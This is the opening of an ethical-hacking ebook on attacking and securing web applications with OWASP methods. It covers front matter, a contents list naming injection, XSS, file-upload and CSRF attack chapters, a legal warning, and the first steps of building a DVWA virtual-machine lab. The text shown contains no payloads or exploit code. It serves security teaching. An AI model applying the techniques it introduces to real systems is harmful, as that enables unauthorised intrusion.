

Hacking and Securing Web Applications



OWASP

The Open Web Application
Security Project

Author: Rassoul Ghaznavi-zadeh

Copyright © 2015 by Primedia E-launch LLC

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other non-commercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Primedia E-launch LLC

3900 Swiss Ave, Dallas, TX 75204, United States

+1 469-232-7943

www.primediaelaunch.com

Ordering Information:

This book is available on most of the eBook distributors including Amazon Kindle, Barnes and Noble, the Apple iBookstore, Kobobooks, and Google Play.

The main category of the book: IT, Computer and Electronics – Ethical Hacking

First Edition

Book name: Hacking and Securing Web Applications

ISBN: 978-1-944245-92-4

Author: Rassoul Ghaznavi-zadeh

Certifications: SABSA, CCNP, CCIP, CCSP, CCSA, CISSP, LPI, Scrum, IIUC, COBIT

Contents

[Introduction](#)

[About the Author](#)

[A note from the Author](#)

[Warning](#)

[Preliminary](#)

[**Application Security**](#)

[**WHAT IS THE OPEN WEB APPLICATION SECURITY PROJECT \(OWASP\)?**](#)

[**What you will learn in this book?**](#)

[**Who can use this book?**](#)

[Chapter 1 – Creating a Test Bed](#)

[Chapter 2 – Application Penetration Tests](#)

[**2.1. Command Execution**](#)

[**2.1.1. What is Command Execution?**](#)

[**2.1.2. What is a Command Injection Attack?**](#)

[**2.1.3. What is Command Injection Harvesting?**](#)

[**2.1.4 Initiate a command execution attack**](#)

[**2.2. SQL Injection**](#)

[**2.2.1. What is a SQL Injection?**](#)

[**2.2.2. What is SQL Injection Harvesting?**](#)

[**2.2.3 Initiate a SQL injection attack**](#)

[**2.3. Cross Site Scripting**](#)

[**2.3.1. What is Cross Site Scripting?**](#)

[**2.3.2. Initiate a Cross Site Scripting attack**](#)

[**2.4. File Upload vulnerability**](#)

[**2.4.1. What is Upload Attack Vector?**](#)

[**2.4.2. Initiate an Upload Attack Vector?**](#)

[**2.5. Cross Site Request Forgery \(CSRF\)**](#)

[2.5.1. What is CSRF?](#)

[2.5.2. Initiate a CSRF attack](#)

[Chapter 3 – Web Application Firewalls \(WAF\)](#)

[3.1 What is a Web Application Firewall?](#)

[3.2 Benefits of Web Application Firewalls](#)

[3.3. What is ModSecurity?](#)

[3.4. Installing and Setting up ModSecurity](#)

[3.5. Summary of Commands:](#)

[Glossary](#)

[Apache](#)

[Cross Site Scripting](#)

[CSRF](#)

[DVWA](#)

[FileZilla](#)

[Data Harvesting](#)

[ModSecurity](#)

[OWASP](#)

[PHP](#)

[SQL Injection](#)

[VirtualBox](#)

[WAF](#)

Introduction

In this book, you will be learning the basic techniques about how to test and penetrate a Web Application. For the purpose of this book we will be using a vulnerable application called DVWA (Damn Vulnerable Application) on an Ubuntu operating system and try to use different methods of hacking or penetrating the system.

On the first chapter of the book you will learn how to create a test bed using Virtual Box on a PC and the next chapter the techniques will be discussed. On the third chapter of this book you will learn how to use a Web Application Firewall to protect your application.

There are lots of pictures in this book, so you will see the exact screen shots of what you need to do and see on your test environment.

About the Author

Rassoul Ghaznavi-zadeh, the author, has been an IT security consultant since 1999. He started as a network and security engineer and developed his knowledge around enterprise business, security governance and also processes like ISO 27001, COBIT, HIPPA, SOX and PCI.

He has helped a lot of enterprise organizations to have a safe and secure environment by testing, auditing and providing recommendations.

He has also other security books around penetration and enterprise security.

Rassoul holds multiple international certificates around security and architecting enterprise IT.

A note from the Author

After working in this industry for a long time, I have decided to write a book and share my knowledge and experience with others. I hope you find this book useful and if I can help my bit to keep the technology industry safer and more secure. I tried to avoid having long paragraphs and structure this book like a presentation so you won't get bored.

For those who buy this book, I am available on LinkedIn for any follow up. Add me to your network and ask any question you might have and I am more than happy to assist.

I'd like to present this book to my wife and daughter who have always been with me and helped sparing some time to write this book.

Warning

The techniques you learn in this book are not meant to be used in any production environment for abusiveness purposes. It is illegal to use these techniques without having a formal permission from the management team in any organization.

The main purpose and aim is to keep the technology environment secure by doing these tests as an Ethical hacker within a specified agreement with the customers.

Do not use these techniques without written authorization. It is illegal and it can put you in trouble.

Preliminary

Application Security

Web applications are very enticing to corporations. They provide quick access to corporate resources user-friendly interfaces, and deployment to remote users is effortless. For the very same reasons web applications can be a serious security risk to the corporation. Unauthorized users can find the same benefits: “quick access,” “user friendly” and “effortless” access to corporate data.

Web applications present a complex set of security issues for architects, designers, and developers. The most secure and hack-resilient Web applications are those that have been built from the ground up with security in mind.

In addition to applying sound architectural and design practices, incorporate deployment considerations and corporate security policies during the early design phases. Failure to do so can result in applications that cannot be deployed on an existing infrastructure without compromising security.

WHAT IS THE OPEN WEB APPLICATION SECURITY PROJECT (OWASP)?

The Open Web Application Security Project (OWASP) is a worldwide not-for-profit organization focused on improving the security of software systems. OWASP’s mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about software security risks. It is one of many projects managed by the OWASP Foundation, which provides these resources as part of OWASP:

- Articles
- Documentation
- Methodologies
- Tools
- Technologies

The community has a goal to generate open, workable standards for individual web-based technologies. OWASP projects are essentially a collection of correlated tasks with a well-defined roadmap and members. Organizations can use the provided information to practice more secure development practices.

What you will learn in this book?

This book has been designed for people with minimum or average understating of web applications and their operation.

In this book you will learn how to install and set up a test bed for your penetration testing with Damn Vulnerable Web Application (DVWA).

You will also learn lots of techniques and examples to attack and penetrate a web application. These techniques are common OWASP methods and will give you a very good understanding of where the weak points of web applications are, and how we can utilize those weak points to attack an application.

On the last chapter of the book, you will learn about Web Application Firewalls (WAF), in particular Apache modsecurity, and how you can use that to protect a web application with some vulnerability.

Regardless of how much effort we put to secure an application, there will always be backdoor and vulnerabilities that attackers can utilize to penetrate. Having a web application firewall will take away lots of concerns with bad application coding and vulnerable software.

Note: All the tests on this book will be done on a sample DVWA application and test environment. Although these are the same techniques that are used to attack any web application, but the intention of this book is to familiarize you with application security and protecting resources not to teach hacking other web sites. Please use what you learn on this book responsibly!

Who can use this book?

Although we are using some specific technical tools and software on this book and having minimum knowledge around those technologies will help, but this book is a step by step guide, including all the pictures and anyone should be able to use it.

Having basic knowledge on below areas will help you understanding better but not essential:

- Basic Linux
- Apache web server
- SQL programming

- Some scripting

Chapter 1 – Creating a Test Bed

In this chapter, you will learn how to install DVWA on a virtual machine and start using it.

Test environment requirements:

- Windows 7/8 or Linux
 - At least 4GB of memory and 50GB of free disk space
- Oracle Virtual Box (Free Software)
 - <https://www.virtualbox.org/wiki/Downloads>
- Ubuntu Server Source
 - <http://www.ubuntu.com/download/server>
- DVWA software
 - Can be downloaded here: <http://www.dvwa.co.uk/>
- FileZilla FTP Client
 - <https://filezilla-project.org/>
- Apache mod_security distribution
 - <https://www.modsecurity.org/>
 - This will be required for chapter 3


Test environment preparation:

Step 1: Install Oracle virtual Box on your PC or Laptop


Installation steps are pretty straight forward so we won't be including them in this book.

Step 2: Follow the below steps to Install Ubuntu on Virtual Box


- Create a New Virtual Machine




- Allocate 1024MB (1GB) of memory for this VM




- Create a new hard disk space




- Specify the hard disk type as VDI




- Let the disk dynamically allocated




- Allocated maximum of 8GB as disk space




- Once the new VM creation completed, right click on the VM name and select Settings.




- Select “Network” from the left, change the mode to “Bridge Adapter” and select your active network interface (In my case it is Wireless but you could choose Wired if you are connected via a cable)



